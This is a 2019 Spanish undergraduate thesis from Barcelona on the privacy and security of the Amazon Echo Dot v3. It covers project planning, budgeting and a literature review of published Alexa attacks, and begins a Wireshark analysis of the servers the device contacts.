Trabajo de Fin de Grado

Grado en Ingeniería Informática (GEI)

¿Son seguros los dispositivos inteligentes de casa? - Alexa -

MEMORIA

23 de junio de 2019

Autor: Xavier Marrugat Plaza

Director: Pere Barlet

Convocatoria: 01/07/2019

Facultad de Informática
d'Enginyeria de Barcelona

Índice

Índice de figuras

Índice de cuadros

1. Introducción

1.1. Contexto

Vivimos en una sociedad que cada vez más tiene unas necesidades originadas artificialmente a través de anuncios dirigidos y adaptados a cada usuario gracias a todos los datos que se tienen de este. El ámbito de la tecnología ha facilitado la obtención de datos personales de cada individuo que está conectado en internet. Por esta razón a las empresas les interesa que cada vez más tengamos dispositivos inteligentes rodeándonos. Estos van des de simples sensores de temperatura, por ejemplo, hasta asistentes personales que "ayudan" a organizar y controlar casi cualquier aspecto de la vida del usuario.

Como se puede ver en la figura 1 los dispositivos IoT (Internet of Things) se han multiplicado por tres desde 2014 y lo más seguro es que esta tendencia siga creciendo aún más teniendo en cuenta la introducción de la tecnología 5G en los próximos años. Todos estos dispositivos cuando realizan la función por la que fueron diseñados, al estar conectados, generan datos. Estos, van relacionados directamente con el usuario o usuarios que usan uno de estos dispositivo. Ya sea la temperatura que hace en la casa o el ritmo cardíaco que ha tenido un usuario durante el día, esta información puede definir claramente el estilo de vida de una persona. Por tanto estamos viendo que toda esta información generada por dispositivos inteligentes es información personal que de una forma u otra define a las personas. Según Cisco cada día

Figura 1: Aumento de dispositivo conectados a internet[12]

los dispositivos IoT generan alrededor de 5 quintillones de bytes [39]. Información que puede llegar a ser sensible según de qué dispositivo provenga. Por lo que es inevitable hablar de la seguridad y privacidad de estos dispositivos.

Desde siempre la seguridad informática ha sido olvidada a la hora de hacer el diseño de cualquier producto y en el caso del IoT no ha sido diferente.

1.2. Partes interesadas

Este proyecto va encarado a la concienciación de la importancia de todos los datos que nos definen. Por tanto podemos referirnos a dos grandes grupos:

- Empresas: este estudio pretende concienciar a las empresas de la importancia de integrar la seguridad informática en el diseño de dispositivos inteligentes. De lo contrario, esta falta de interés no solo puede llegar a afectar a los individuos si no a las propias empresas las cuales pueden llegar a tener vulnerabilidades en sus sistemas o incluso ser atacadas por el uso de botnets de este tipo dispositivos. Este escenario pasó en 2016, un proveedor DNS fue atacado [21] y gran parte de Estados Unidos no puedo acceder a grandes servicios como Twitter, Netflix, Spotify, Reddit, etc.

- A usuarios finales: aunque gran parte de culpa la tienen las empresas cuando se trata de seguridad informática, los usuarios de este tipo de dispositivos tendemos a olvidarnos sobre las posibles consecuencias de exponer nuestros datos en internet. La falta de conocimiento combinada con la falta de interés hacen que estos dispositivos puedan ser vulnerados más "fácilmente" por dejar parámetros de configuración por defecto.

- Población en general: dar a conocer que el avance de la tecnología tiene que ir ligada a la concienciación del poder que tienen los datos personales de cada individuo. Por tanto, ser capaces de desarrollar una visión crítica sobre las nuevas tecnologías que van surgiendo.

Lógicamente este proyecto puede ser de interés para otros investigadores, estudiantes o incluso interesados en el tema, que quieran realizar algún tipo de estudio sobre dispositivos que tienen instalados en casa o en la oficina con la finalidad de saber qué ocurre exactamente en su red y qué grado de peligrosidad pueden comportar.

2. Estado del arte

Actualmente hay muchos estudios ya hechos sobre lo poco fiables que son los dispositivos inteligentes que podemos encontrar en casa en cuanto a seguridad. Veamos algunos ejemplos:

- IoT The new Big Brother [6]: en el congreso "No coN Name" [24] que se impartió en 2017 en la Universitat de Barcelona, Luís Enrique Benítez hizo una ponencia mostrando cómo diferentes dispositivos que estaban en su casa enviaban constantemente información sobre el uso de estos. En concreto los televisores son los que envían más veces información nuestra, cada cuatro segundos. También analiza una lavadora con la que, por el simple hecho de saber su número de serie (demuestra que es bastante sencillo conseguir lo paseándose por una tienda de electrodomésticos), puedes registrarla en una aplicación y recibir notificaciones.

- How to get STUNned [17]: en el mismo congreso anterior, Jakub Korepta hizo una demostración de la cantidad de dispositivos inseguros que existen con una IP pública. Además, recalcó las nuevas formas de poder conseguir el control sobre estos e hizo alguna prueba de concepto.

- Awesome IoT hacks [45]: es un repositorio de GitHub que contiene una lista de vulnerabilidades típicas de los dispositivos inteligente. Se pueden encontrar desde cafeteras y juguetes a señales de tráfico.

Como se puede observar sólo en un mismo congreso ya hay dos ponencias relacionadas con la falta seguridad y privacidad de los dispositivos inteligentes que tenemos en casa. Encontrar artículos y ponencias relacionadas con este tema es tarea relativamente fácil, con una simple búsqueda podemos darnos cuenta que una gran parte de los dispositivos que tenemos viviendo con nosotros llegan a respetar muy poco nuestra privacidad y pueden ser vulnerables a ataques informáticos.

Aunque actualmente las grandes y medianas empresas ya tienen en cuenta que la comunicación debe estar cifrada, y por lo tanto la información personal, aún se puede observar que hay dispositivos que no cumplen todas las prácticas mínimas o hasta ninguna.

En relación al estado del arte del dispositivo que se analizará finalmente, Amazon Echo Dot tercera generación [1], encontramos varios estudios y explicaciones al respecto:

- Experto en privacidad de la NSA [22] hace referencia a requerimientos para llegar a tener acceso al dispositivo de forma no legítima. Menciona que al haber solo dos inputs al dispositivo, el usuario y el servidor de Amazon, es muy difícil encontrar una vulnerabilidad ya que en todo caso sería la infraestructura de Amazon quién la tuviera.

- Uso the *skills* para hackear Amazon Echo Dot [25]. Las *skills* son mini programas que se pueden usar con el sistema Alexa, el asistente personal de Amazon, para realizar acciones específicas y externas a los servicios que ofrece la compañía. Por ejemplo una calculadora científica, realización de pagos y cualquier otras aplicaciones que se puedan llegar a desarrollar. En este caso, un grupo de investigadores ha podido desarrollar una *skill* que aparentemente realiza la función de calculadora pero que una vez se le manda una acción no para de grabar y enviar la información a su servidor.

- Hacking físico del dispositivo [14]. Un grupo de investigadores ha usado el hacking físico, modificar físicamente alguna parte del dispositivo, para tener control sobre este, probando que se puede tener acceso "remoto", en la misma red, y control sobre Amazon Echo Dot. Lógicamente es un ataque poco real ya que se necesitaría poder entrar en la casa y en el wifi de alguien para poder realizar este ataque.

- Uso de palabras parecidas y espionaje [38]. En este caso un grupo de investigación ha creado una *skill* cuyo nombre es parecido a otra legítima. De esta forma el dispositivo puede llegar a confundir la pronunciación del usuario y descargar la equivocada. Además esta aplicación hace uso del límite de tiempo que tiene Alexa para grabar la respuesta del usuario antes de que el dispositivo deba reproducir un mensaje (sistema que usa Alexa para evitar que las aplicaciones puedan espiar a los usuarios). En este caso logran reproducir un audio silenciosa y alargar hasta los 192 segundos la grabación para posteriormente enviárselo a sus servidores, logrando espiar al usuario.

- Vulnerabilidad en el protocolo Bluetooth [18]. En 2017 se encontró una vulnerabilidad en este protocolo que afectaba a todos los dispositivos que hacían uso de él. El Echo Dot usa el bluetooth en su primera configuración para establecer la red y parámetros básicos. Más tarde no aparece al buscar dispositivos pero sigue activo.

- Demostración en DEF CON 26 [44]. En este evento un grupo de ponentes enseñaron diferentes vulnerabilidades del dispositivo y las diversas acciones que se podían llegar a hacer.

Los ejemplos comentados anteriormente nos dan una serie de indicaciones de como se podría realizar los análisis sobre el dispositivo. Como las investigaciones comentadas ya han sido solventadas por Amazon habrá que hacer una investigación profunda para llegar a encontrar indicios que posteriormente se puedan explotar en la fase de análisis de vulnerabilidades del dispositivo.

3. Formulación del problema

Los usuarios de internet normalmente no son conscientes de los datos y el rastro tecnológico que generan. En el caso de los dispositivos inteligentes, no cambia mucho. Realmente no sabemos qué es lo que finalmente se propaga sobre nosotros por la red y por tanto no le damos importancia.

3.1. Objetivos

Lo que este proyecto pretende es recalcar que no somos del todo conscientes de la cantidad de datos que generamos sin darnos cuenta con dispositivos con los que no interactuamos directamente, cómo podría ser el móvil cuando no lo usamos, pero que conviven con nosotros en nuestras casas, con la finalidad de poder ser un poco más críticos y responsables con las tecnologías que van surgiendo.

Para llegar a esta conclusión se analizará el dispositivo Amazon Echo Dot v3, comentado anteriormente, de tres formas. En la primera se estudiará qué tipos de datos son generados por el dispositivo en la red para poder llegar a identificar qué grado de información se recoge del usuario. La segunda parte consistirá en identificar qué vulnerabilidades tiene el dispositivo y que grado de peligrosidad podría suponer tanto en una vivienda como en una oficina. La última parte irá más enfocada a nivel de privacidad, por ejemplo cuáles son las implicaciones del uso de este dispositivo.

4. Alcance

El alcance de este estudio es llegar a probar que un dispositivo inteligente puede llegar a enviar información personal para fines diferentes al correcto funcionamiento del dispositivo. Además que la seguridad de estos no es alta y que por tanto es vulnerable a ataques informáticos. Finalmente poder medir el riesgo y darlo a conocer para la concienciación tanto para la población cómo para las propias empresas a la hora de comprar y diseñar respectivamente estos dispositivos.

Las principales dificultades que nos podemos encontrar en este tipo de análisis son los siguiente:

- En la primera parte de la investigación dónde se analiza el tráfico que genera el dispositivo en la red, podemos esperar encontrarnos que la información esté cifrada. Esta técnica es muy común actualmente en dispositivos de empresas medianamente grandes. Esto significaría no saber realmente qué es lo que se está enviando a través de la red, ya sea información necesaria para el correcto funcionamiento del dispositivo o información personal del usuario para fines comerciales, entre otros.

- En la segunda parte dónde se analiza la seguridad del propio dispositivo la principal dificultad sería la falta de conocimiento de este y el tiempo. Para llegar a tener acceso de algún tipo sobre el dispositivo hay que saber realmente cómo funciona cada parte de este. Aún así la experiencia en este tipo de análisis también tiene un papel fundamental. Por esta razón hay dispositivos modernos los cuales investigadores de seguridad informática pasan un año o más hasta que consiguen encontrar algún fallo de seguridad.

- Además al ser un producto de una empresa reconocida como Amazon, podemos esperar que la seguridad del dispositivo sea alta cosa que puede dificultar el estudio.

5. Metodología y rigor

5.1. Método de trabajo

Para el desarrollo del proyecto se seguirá la metodología en cascada. Se definirán 2 fases claras principales: análisis de la red y del dispositivo. Dentro de estas habrá pequeñas tareas como por ejemplo buscar información de cómo ejecutar el análisis, o del propio dispositivo, realizarlo y comentar la información extraída. En caso de no ser del todo satisfactorios los resultados, se volvería a realizar otro análisis para certificar que no se puede extraer información adicional.

5.2. Herramientas

La herramienta principal que se usará es la distribución del sistema operativo Kali Linux [35], que ya cuenta con una serie de programas ya instalados para la realización de este tipo de estudios. Entre estas aplicaciones tiene Wireshark[42] (para recoger todos los paquetes que circulan en un misma red), Nmap[26] (descubre dispositivos conectados a un punto de acceso con sus respectivos servicios) y otras herramientas que nos permitirán la realización del estudio del propio dispositivo. Aunque por el momento ninguna otra aplicación más sería necesaria, quizá más adelante, descubrimos otras necesidades que esta distribución no contempla y por tanto tendríamos que instalar alguna otra herramienta en el sistema.

5.3. Métodos de evaluación

Todos los resultados y avances que se vayan realizando en las diferentes etapas serán comentadas con el director del proyecto y algunos de sus ayudantes con pequeñas presentaciones presenciales. Inicialmente nos reuniros cada dos semanas para aportar nuevos descubrimientos previos a la realización práctica del estudio y posteriormente cada semana. De esta forma iremos validando si los resultados adquiridos son suficientemente significativos o por el contrario es requerido un estudio más intenso en alguna de las fases.

6. Planificación temporal

6.1. Duración

La planificación temporal del proyecto está prevista para los meses de febrero a junio de 2019, ambos inclusive. El proyecto se inicia a partir de reuniones en febrero para la planificación con el director de este y finaliza en julio con la presentación correspondiente en la Facultad de Informática de Barcelona.

6.2. Descripción de las tareas

Este estudio tiene dos tareas principales las cuales tienen, a la vez, subtareas para alcanzar correctamente los objetivos previamente descritos. La tabla 1 muestra la correspondiente estimación de tareas, inicialmente planteadas, con la duración de cada una.

Tareas	**Horas**
Inicio proyecto	**50**
1.Búsqueda director y puesta en marcha	20
2.Escoger dispositivo	30
Gestión del proyecto	**65**
1.Contexto y alcance	20
2.Planificación temporal	10
3.Presupuesto y sostenibilidad	10
4.Presentación preliminar	10
5.Presentación oral y documento final	15
Análisis trafico en la red	**110**
1.Puesta en marcha y aprendizaje	40
2.Análisis y recolección de dato	50
3.Valoración	20
Análisis seguridad del dispositivo	**110**
1.Puesta en marcha y aprendizaje	40
2.Análisis y recolección de datos	50
3.Valoración	20
Validación y seguimiento	**25**
1.Reuniones y exposiciones	25
Documentación y presentación	**60**
1.Redacción de memoria	50
2.Preparación de la defensa	10
TOTAL	**420**

Cuadro 1: Horas estimadas inicialmente del proyecto

Cómo se ha comentado en un apartado anterior, finalmente se ha dividido el proyecto en tres partes: actividad, seguridad y privacidad. El resultado final se puede ver en el diagrama de Gantt 22 con las nevas tareas asignadas. Como el resultado es simplemente una división para facilitar el entendimiento del desarrollo del proyecto el cómputo de horas no varia.

6.3. Dependencias

En el diagrama de Gantt se puede ver claramente las diferentes tareas comentadas anteriormente. Además se puede observar las diferentes dependencias que algunas de estas tienen, sobretodo en el apartado de gestión de proyecto el cual consta de cinco entregas.

Hay tres bloques fundamentales que son los que tratan la parte práctica del estudio. Dentro de estos bloques hay unas subtareas implícitas que constituyen la búsqueda de información relativa al análisis. Además cuanta con la realización de este y su valoración según los datos y descubrimientos obtenidos. Lógicamente las dos primeras subtareas se pueden realizar concurrentemente con la pruebas prácticas. La valoración se ha dejado en el último plano.

Podríamos pensar que estos tres grandes bloques a priori no tienen relación alguna (así se muestra en el diagrama) pero durante el estudio del tráfico generado por el dispositivo en la red seguramente veamos comportamientos que nos ayuden a identificar vulnerabilidades en la segunda fase.

Vemos que durante todo el transcurso del proyecto se va a realizar el seguimiento con el director y, aunque no hay fechas exactas de reuniones, serán periódicas. Finalmente, también ser irá documentando toda la memoria restante a la vez que se va obteniendo y validando los resultados.

6.4. Recursos

Para poder realizar el proyecto se harán uso de diferentes recursos: humanos y materiales. En cuanto a los recursos humanos se empleará únicamente un trabajador el cual se encargará de realizar las múltiples funciones para lograr finalizar cada una de las tareas especificadas anteriormente. El tiempo de dedicación del trabajador será de unas treinta horas semanales aproximadamente ya que pueda variar según la carga de trabajo externo que tenga.

Los recursos materiales están especificados en la siguiente lista con la función que tienen dentro del proyecto:

1. *Ordenador MacBook Pro.* Herramienta hardware que se usará tanto para escribir la memoria del proyecto como para usar de la distribución de Linux, Kali.
2. *Virtual Box[28].* Software que permite la virtualización de sistemas operativos donde se instalará el correspondiente para los análisis.
3. *Distribución Kali Linux[35].* Sistema operativo, anteriormente comentado, que tiene software ya instalado con el que se realizaran los análisis.
4. *Slack[37].* Canal de comunicación con el que se contactará con otros estudiantes y el director del proyecto para realizar consultas y concretar fechas de reunión.
5. *Open Office [27].* Software libre usado para la redacción de la memoria.
6. *Keynote[5].* Software propietario de Apple que será usado para crear las presentaciones periódicas y final.
7. *Instagantt[16].* Página web que facilita la creación de diagramas de Gantt y la gestión de las diferentes tareas del proyecto.
8. *Wireshark[42].* Software que se usará para realizar el análisis del tráfico de la red. Recolección de datos para la interpretación del comportamiento del dispositivo.
9. *draw.io*[11]. Web que permite hacer diagramas.
10. *Burp Suite[31].* Herramienta software que registra las peticiones hechas entre usuario y servidor.
11. *Dispositivo.* Se ha escogido el Amazon Echo Dot v3[1] cómo se ha comentado anteriormente.
12. *Software libre adicional.* Por ahora no se sabe qué software específico se usará para el análisis de dispositivo pero lo que sí es seguro es que será uno de los programas ya instalados en la distribución de Linux.
13. *Conexión a internet.* Herramienta hardware necesaria para llevar a cabo la tarea de investigación y ambos análisis del proyecto. Además será usada para poder usar y descargar otros de los recursos comentados anteriormente.

7. Valoración de alternativas

En este apartado se comentaran los diferentes problemas que se pueden encontrar durante la realización del estudio. Además se comentará acciones a modo de respuesta a estos riesgos.

7.1. Riesgos

Este proyecto tiene definidos claramente sus objetivos. Al ser un estudio no se sabe con anterioridad qué tipo de resultados obtendremos. Por esta razón, podemos definir un riesgo claro, no encontrar nada. Este escenario es irreal, por el simple motivo que un dispositivo conectado a internet tiene que tener, pode definición, una actividad en la red.

Podemos encontrar otros problemas como por ejemplo encontrar los paquetes de red cifrados y no saber exactamente cual es el contenido que se envía a internet o no encontrar datos relevantes en el análisis del dispositivo.

7.2. Plan de acción

Dados estos posibles problemas de la falta de información extraída en el estudio podemos hacer una serie de contramedidas. Para el problema de información cifrada, relacionaremos las acciones hechas por el dispositivo con su actividad en la red. De esta forma podremos ver si se envía información cuando se activa una funcionalidad legítima o envía datos cuando no se ha mandado ninguna acción.

En el análisis del dispositivo veríamos si este se puede alterar de alguna forma para poder coger el control, de no ser así buscaríamos qué otras alternativas o casos se tendrían que dar para poder llegar a hacerlo.

Como este proyecto está basado en el estudio de un dispositivo, es difícil concretar qué nos podemos encontrar. Igualmente la falta de información extraída de los análisis puede llegar a ser relevante para las conclusiones del propio estudio. Todos estos posibles problemas ya están contemplados en la planificación del tiempo por tanto no afectarían en el tiempo requerido de cada tarea.

8. Gestión económica del proyecto

8.1. Introducción

Todas las tareas especificadas anteriormente tienen tanto costes humanos como materiales. En esta sección comentaremos los costes que conlleva cada parte del proyecto. Además se comentaran los indirectos y de contingencia y finalmente algunos imprevistos que pueden surgir con sus correspondientes costes.

8.2. Estimación de costes

8.2.1. Recursos humanos

Este proyecto será realizado por tan solo un trabajador el cual tendrá diferentes roles que corresponden a jefe del proyecto, pentester y auditor de red. En este caso como el trabajador es un estudiante el precio por hora será el establecido por convenio, 8€/h tal como se puede apreciar en la tabla 2.

Rol	Horas estimadas	Salario (€/h)	Coste estimado
Jefe proyecto	140	8	1120
Pentester	135	8	1080
Auditor de red	135	8	1080
Total	410		**3280**

Cuadro 2: Costes de recursos humanos.

En la tarea de "Validación y seguimiento" los tres roles se juntan para valorar el progreso del estudio conjuntamente.

8.2.2. Recursos materiales

En este apartado se incluirán los costes de los recursos materiales de hardware y software del proyecto. Estos gastos son considerados costes indirectos, ya que no dependen el proyecto que se está realizando.

En cuanto al hardware, nos encontramos con el material físico que se usará para llevar a cabo el estudio. En este proyecto solo se requiere un ordenador portátil, en este caso el que se usará es un MacBook Pro. Además añadimos en este apartado el dispositivo escogido para realizar el análisis, en este caso este coste seria directo pero considerando que este dispositivo nos lo ha dado una empresa externa, la cual nos contrata, para realizar el análisis de su producto. En principio no tendría coste alguno ya que sería devuelto posteriormente.

De la parte software, cómo ya hemos comentado anteriormente, se usaran programas y distribuciones libres, lo que significa que no cuestan dinero. El único programa privativo que entrará en juego en este estudio es el Keynote pero se amortizará conjuntamente con el ordenador ya que va incluido con este.

Finalmente nos faltaría incluir el coste de imprimir toda la memoria del proyecto y todas sus respectivas copias. Este coste es considerado directo ya que si no hay proyecto no hay impresiones a realizar. Estos costes se ven reflejados en la tabla 3.

Producto	Precio (€)	Unidades	Vida útil (años)	Amortización (€)
MacBook Pro	1200	1	7	38,57
Impresiones	50	5		250
Total	1250			**288,57**

Cuadro 3: recursos materiales.

El coste estimado para el ordenador portátil se ha calculado teniendo en cuenta que un año son 250 días laborales y 8 horas de trabajo al día. El total de horas que se usará este hardware es igual a las horas de todo el proyecto.

8.2.3. Costes generales indirectos

En este apartado se consideran los costes fijos asociados a la empresa independientemente de si hay un proyecto o no. En este caso, como costes indirectos, se consideran los de la siguiente tabla, con el correspondiente costes estimado para la duración del proyecto, cuatro meses.

Producto	**Precio (€/mes)**	**Coste estimado (€)**
Internet	63	252
Local	350	1400
Luz	40	160
Agua	15	60
Gas	20	80
T-Jove (1 zona)	35	140
Total	523	**2092**

Cuadro 4: Costes generales indirectos.

8.2.4. Contingencia

Para poder cubrir problemas durante el desarrollo de proyectos se reserva algo de dinero que hace que aumente su coste real respecto al coste previsto (margen de error). La partida de contingencia que se reservará para este proyecto es del 10 % de los costes directos e indirectos tanto de recursos humanos como materiales y generales.

Producto	**Porcentaje (%)**	**Precio (€)**	**Coste (€)**
Recursos humanos	10	3280	328
Recursos materiales	10	288,57	28,86
Recursos generales	10	2092	209,20
Total		5660,57	**566,06**

Cuadro 5: Costes de contingencia.

8.2.5. Imprevistos

Podemos encontrar dos tipos principales de imprevistos:

- Fallo del ordenador. Esto significaría tener que llevarlo a reparar o comprar uno de nuevo. Como normalmente el servicio técnico puede tardar varios días, incluso alguna semana, la mejor opción, para poder finalizar el proyecto en el plazo establecido, sería comprar uno de nuevo.
- b) Retraso en la entrega del estudio por causas variadas. Puede provocar-se por falta de tiempo, el más probable, o por problemas con la luz e internet. Incluso en nuestro caso que los dispositivos son cedidos por la empresa, al ser aún prototipos, fallen y tengan que enviar alguno de nuevo. En cualquier caso todos estos problemas se englobarían en "falta de tiempo". Podemos establecer un máximo de 15 días de retraso con lo que asignaremos un 20 %, que habría que sumar al coste de las horas extras del trabajador .

Imprevisto	**Probabilidad (%)**	**Unidades**	**Precio (€)**	**Coste (€)**
Avería ordenador	5	1	1200	60
Retraso proyecto	20	60	8€/h	96
Total				**156**

Cuadro 6: Posibles imprevistos con sus respectivos costes.

8.2.6. Presupuesto final

Finalmente se muestra un tabla que pone todos los costes comentados anteriormente juntos para una correcta visualización del presupuesto final que costaría el proyecto.

Concepto	**Coste (€)**
Recursos humanos	3280
Recursos materiales	288,57
Costes generales	2092
Contingencia	566,06
Imprevistos	156
Total	**6382,63**

Cuadro 7: Presupuesto final.

8.3. Control de gestión

En este proyecto hay pocas cosas que se puedan controlar. Toda la parte hardware e infraestructura no tienen mucho que ver con el proyecto en sí, por tanto lo único que se puede gestionar son los recursos humanos.

Cada mes se realizará una pequeña reunión de seguimiento para ver si las horas invertidas en el proyecto corresponden con las horas establecidas y predefinidas como necesarias para la realización del estudio. En el caso que aumentase el número de horas, se haría uso de los costes de contingencia que prevé hasta un 20 % de horas adicionales.

Finalmente se irá adaptando el presupuesto para poder contemplarlo en futuros proyectos y tener una visión más fiel a los costes reales que puede suponer.

9. Informe de sostenibilidad

9.1. Ambiental

Para la realización del proyecto es necesario un ordenador cuyo consumo viene definido por fábrica según sus componentes. Por otro lado tampoco se ha planteado diseños de consumo alternativo pero si que es un ordenador previamente adquirido. Para el dispositivo escogido, en cambio, al ser nuevo tiene un coste de producción e impacto por la creación se sus componentes. Pero será rehusado para futuros estudios de estudiantes interesados.

El propio proyecto no tiene ningún impacto ambiental ya que ni pretende la eliminación de dispositivos inteligentes de casa ni el aumento de estos. Pero si que es verdad, que si se exigieran ciertos mínimos de seguridad y privacidad a las empresas para sus dispositivos, habría menos de estos en el mercado sin un mínimo de rigor.

9.2. Social

A nivel personal me permitirá conocer las diferentes técnicas de análisis en dispositivos y descubrir un poco más a cerca de la seguridad informática.

Actualmente no se da importancia ni se valora la privacidad sólo se mira por la funcionalidad de las cosas y eso es muy peligroso en esta sociedad moderna. Aunque haya muchos estudios y ponencias realizadas sobre dispositivos de marcas blancas, este proyecto va enfocado a dar a conocer las posibles consecuencias que puede tener usar y poseer un dispositivo inteligente de renombre en casa o en la oficina. Pretende concienciar a la población para que sea capaz de dar valor a sus datos personales y exigir privacidad. De esta forma pretende que las empresas, a las que también va dirigido este estudio, incluyan en el plan de diseño una fase de seguridad informática. Así se probará tanto la seguridad en la red como la del propio dispositivo haciendo así más complicado los ataques sobre estos dispositivos y la recolección de datos por parte de intrusos.

9.3. Económico

Económicamente el proyecto tiene un coste medio ya que el precio va asociado al de un becario y, por tanto, si se compara con lo que se supone debería cobrar un graduado en informática, no es muy alto.

Aunque es cierto que hay muchos estudios independientes que realizan investigadores en su tiempo libre, también hay muchas empresas las cuales invierten mucho tiempo en la investigación de vulnerabilidades en este tipo de dispositivos. Por tanto, como este proceso puede llegar a suponer años, esto resulta en costes elevados.

En este ámbito la consecuencia principal que puede llegar a surgir es que las empresas tengan que invertir en seguridad y privacidad. Este escenario solo se realizaría si los posibles usuarios fueran conscientes y se negaran a comprar dispositivos inteligentes que no tuvieran una seguridad mínima y no contemplaran la privacidad. De esta forma se exigiría mas a las empresas para reformar estos campos.

9.4. Auto evaluación

Una vez contestado el cuestionario me doy cuenta de una serie de cosas realmente preocupantes. La primera es que después de estos años en la universidad no soy del todo capaz de identificar las posibles consecuencias reales a nivel ambiental y social que puede originar un proyecto TIC. La segunda, lógicamente, es que tampoco puedo llegar a dar soluciones reales a estos problemas. Especifico con la palabra “real” ya que en una primera instancia si que podría legar a identificar y proponer soluciones a estos problemas pero me basaría en el sentido común y no tanto en algo profundamente estudiado. Este falta de conocimiento en la sostenibilidad de los proyectos puede ser causa se varias cosas. Por ejemplo la falta de insistencia en algunas asignaturas de la universidad donde se desarrollan proyectos o incluso la falta de una asignatura obligatoria que explique claramente y ayude al alumno a ver la ingeniería como una forma más de mejorar el mundo y no como una herramienta de producción más. Si que es verdad que por competencias transversales se ha dado a conocer los posibles impactos ambientales que conlleva todo lo relacionado con la tecnología a través de algún documental. El problema de emplear este método es que queda como algo lejano a nosotros y de segundo nivel de importancia.

Es importante hacer hincapié en todo lo relacionado al mundo, ya sea ambiental o social, ya que al final es donde vivimos. Tenemos que cuidar a las personas de nuestro alrededor y sobretodo al planeta ya que sin este nosotros no existiríamos. La tecnología es uno de los ámbitos referentes en la sociedad que vivimos y es imprescindible ser conscientes del poder que tenemos para crear un consumo y una utilización responsable de esta.

10. Desarrollo del proyecto

En esta sección se expondrá la parte más práctica del proyecto. Dividida en tres secciones se comentará los diferentes aspectos relacionados con la actividad, seguridad y privacidad del dispositivo.

10.1. Actividad

Está sección surge de la necesidad de saber exactamente qué hace el dispositivo, cómo son las conexiones, cuándo las hace, qué contienen.. Preguntas que necesitamos responder para poder evaluar el impacto del dispositivo no solo a nivel de red local sino también para determinar qué tipo de información se llega a enviar.

Para ejecutar este análisis se ha hecho uso de la herramienta Wireshark, comentada anteriormente, que captura los paquetes enviados por los diferentes dispositivos conectados en la red. En este caso al tratarse de una conexión a través de la red Wifi se ha configurado adecuadamente para este escenario[43].

10.1.1. ¿Qué hace el dispositivo cuando se ordena una acción?

Para poder contestar a esta pregunta se ha realizado diferentes pruebas, una de ellas consiste en preguntar por el día y la hora. Des esta forma ver que peticiones se realizan.

En la figura 8 vemos un listado de servidores que entran en contacto de una manera u otra con el dispositivo.

Nombre servidor	**Número paquetes**	**Puerto**
Android.local	2017	temporales
prod.amcs-tachyon.com	46	https
fireoscaptiveportal.com	12	http
device-metrics-us.amazon.com	352	https
dcape-na.amazon.com	25	https
52.94.240.157	1	https
52.94.117.89	1	https
bob-dispatch-prod-eu.amazon.com	1219	https
arcus-uswest.amazon.com	117	https
52.119.196.66	19	https
dp-gw-na.amazon.com	38	https
s3-1-w.amazonaws.com	14	http
unagi-na.amazon.com	157	https
d18os95hu8sz6h.cloudfront.net	9	http
d3h5bk8iotgjvw.cloudfront.net	6	http

Cuadro 8: Lista servidores.

Una característica de Wireshark es que se puede hacer una gráfica según la actividad de un dispositivo respecto al tiempo. En la figura 2 se hace uso de esta opción para poder visualizar mejor que pasa en cada momento (solo se han plasmado los servidores que tienen más repercusión en la red).

Esta gráfica se puede dividir en tres partes. La primera tiene una duración de unos doce segundos y se debe a la inicialización del dispositivo cuando se conecta en la corriente. Las dos siguientes partes, los dos picos, se originan al preguntar por el día y la hora respectivamente. Cada color representa la actividad de un servidor y el color más oscuro representa toda la actividad TCP del Echo Dot. De esta forma podemos ver que hay un pico bien pronunciado al inicio debido al servidor *metrics*, que inicialmente supondremos que se debe a las métricas del dispositivo, y luego los dos siguiente picos que entran en juego son debidos al servidor *bob*, que es el que seguramente envíe el audio con la orden a procesar. Más adelante veremos en detalle qué hacen los otros servidores.

Otro ejemplo de actividad es el de la figura 3. En este caso se dan dos órdenes para poner dos canciones,la primera vez Alexa no entiende lo que se le está pidiendo y a la segunda reproduce la canción deseada.



Figura 2: Gráfica de actividad.



Figura 3: Gráfica de actividad al pedir una canción.

